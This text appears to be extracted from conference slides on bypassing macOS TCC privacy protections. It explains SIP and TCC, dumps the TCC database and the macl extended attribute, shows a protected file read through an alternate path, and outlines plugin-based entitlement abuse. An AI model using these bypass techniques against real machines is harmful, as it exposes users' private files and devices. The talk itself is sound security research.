



20+ Ways to Bypass Your macOS Privacy Mechanisms

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Agenda


1. Introduction to macOS Privacy
2. TCC bypasses through:
 - plugins
 - process injection
 - mounting
 - app behavior
 - /usr/bin/grep
3. Our thoughts on the Apple Security Bounty
4. Conclusion

Intro – macOS Security Mechanisms


System Integrity Protection (SIP):

- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on

Transparency, Consent, and Control (TCC)



Transparency, Consent, and Control (TCC)



The image displays two side-by-side screenshots of the macOS Security & Privacy settings window, specifically focusing on the Privacy tab.

Left Screenshot (Camera Permissions):

- Left sidebar:** Location Services, Contacts, Calendars, Reminders, Photos, Camera (selected), Microphone, Speech Recognition, Accessibility.
- Right panel title:** Allow the apps below to access your camera.
- Right panel content:** A list of checked apps: Brave Browser, Cisco Webex Meetings.app, Skype for Business, Microsoft Teams.

Right Screenshot (Automation Permissions):

- Left sidebar:** Files and Folders, Screen Recording, Media & Apple Music, HomeKit, Bluetooth, Automation (selected).
- Right panel title:** Allow the apps below to control other apps. This will provide access to documents and data in those apps, and to perform actions within them.
- Right panel content:** A list of checked apps: AppleScriptTests, bash, System Events.app, iTerm.app, Hopper Disassembler, Microsoft Outlook, Skype for Business (repeated twice).

Common UI Elements:

- Top bar: Security & Privacy, Search field.
- Bottom bar: General, FileVault, Firewall, Privacy tabs.
- Bottom left: Lock icon, Click the lock to make changes.
- Bottom right: Advanced..., ?

Transparency, Consent, and Control (TCC)

- SQLite3 Database
- /Library/Application Support/com.apple.TCC
- ~/Library/Application Support/com.apple.TCC

service	client	auth_value	csreq
kTCCServiceUbiquity	com.apple.weather	2	??
kTCCServiceUbiquity	com.apple.iBooksX	2	NULL
kTCCServiceUbiquity	com.apple.mail	2	NULL
kTCCServiceUbiquity	com.apple.ScriptEditor2	2	NULL
kTCCServiceUbiquity	com.apple.Preview	2	NULL
kTCCServiceUbiquity	com.apple.QuickTimePlayerX	2	NULL
kTCCServiceUbiquity	com.apple.TextEdit	2	NULL
kTCCServiceSystemPolicyDocumentsFolder	net.tunnelblick.tunnelblick	2	??
kTCCServiceAppleEvents	com.vmware.fusionApplicationsMenu	2	??
kTCCServiceSystemPolicyDownloadsFolder	com.googlecode.iterm2	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.idrix.VeraCrypt	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.gpgtools.gpgkeychain	2	??
kTCCServiceMicrophone	org.mozilla.firefox	2	??
kTCCServiceCamera	org.mozilla.firefox	2	??
kTCCServiceSystemPolicyDocumentsFolder	com.microsoft.VSCode	2	??
kTCCServiceSystemPolicyNetworkVolumes	com.microsoft.VSCode	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.mozilla.firefox	2	??


```
1 #import <Foundation/Foundation.h>
2
3 int main(int argc, const char * argv[]) {
4
5     NSString *codeRequirementBase64Encoded =
6         @"+t4MAAAAAKgAAAABAAAABwAAAAYAAAAPAAAAdgAAAAAAAAAKKoZIhvdjZAYBCQAAAAAAAAAAAYAAAAGAAAABgAAAA8AAA0AAAAQAAAoqhkiG92
7         NkBGIgAAAAAAADgAAAAAAAKKoZIhvdjZAYBDQAAAAAAAAAsAAAAAAAACnN1Ymp1Y3QuT1UAAAAAAEAAAAKNDNBUTkzNkg5NgAA";
8     NSData *codeRequirementData = [[NSData alloc] initWithBase64EncodedString:codeRequirementBase64Encoded options:0];
9
10    SecRequirementRef secRequirement = NULL;
11    SecRequirementCreateWithData((__bridge CFDataRef)codeRequirementData, kSecCSDefaultFlags, &secRequirement);
12
13    CFStringRef requirementText = NULL;
14    SecRequirementCopyString(secRequirement, kSecCSDefaultFlags, &requirementText);
15    NSLog(@"%@", (__bridge NSString *)requirementText);
16
17    return 0;
18 }
```

```
anchor apple generic and certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or anchor apple generic and certificate
1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and
certificate leaf[subject.OU] = "43AQ936H96"
```

Transparency, Consent, and Control (TCC)

- User Intent
- Extended attribute: com.apple.macl
- Managed by the Sandbox
- Can't be added/deleted

Transparency, Consent, and Control (TCC)



```
csaby@bigsur ~ % cat Documents/password.txt  
cat: Documents/password.txt: Operation not permitted  
csaby@bigsur ~ % cat /Users/csaby/Documents/password.txt  
My password: s3cr3t%  
csaby@bigsur ~ %
```

Transparency, Consent, and Control (TCC)

- com.apple.macl
- Header
- UUID

```
csaby@bigsur ~ % xattr -l Documents/password.txt
com.apple.TextEncoding: utf-8;134217984
com.apple.lastuseddate#PS:
00000000 3E AD D5 60 00 00 00 00 19 6B E9 08 00 00 00 00 |>...`.....k.....|
00000010
com.apple.macl:
00000000 03 00 44 1C A0 5B 4B 43 43 77 B0 DC 42 FA AE 38 |..D..[KCCw..B..8|
00000010 24 E2 03 00 10 17 F7 E9 62 BF 4F 68 A7 F0 76 F1 |$.....b.Oh..v..|
00000020 D0 2D 2C B1 00 00 00 00 00 00 00 00 00 00 00 00 00 |.-,.....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000048
```


```
csaby@bigsur ~ % ./macl.command Documents/password.txt
Filename,Header,App UUID
"Documents/password.txt",0300,441CA05B-4B43-4377-B0DC-42FAAE3824E2
"Documents/password.txt",0300,1017F7E9-62BF-4F68-A7F0-76F1D02D2CB1
```

TCC bypasses through plugins


- TCCd validates entitlements held by the main executable
- Plugins execute code in the context of the main application
- So, plugins inherit the private tcc entitlements




Kernel



System app with plugin



TCC daemon




System app with plugin

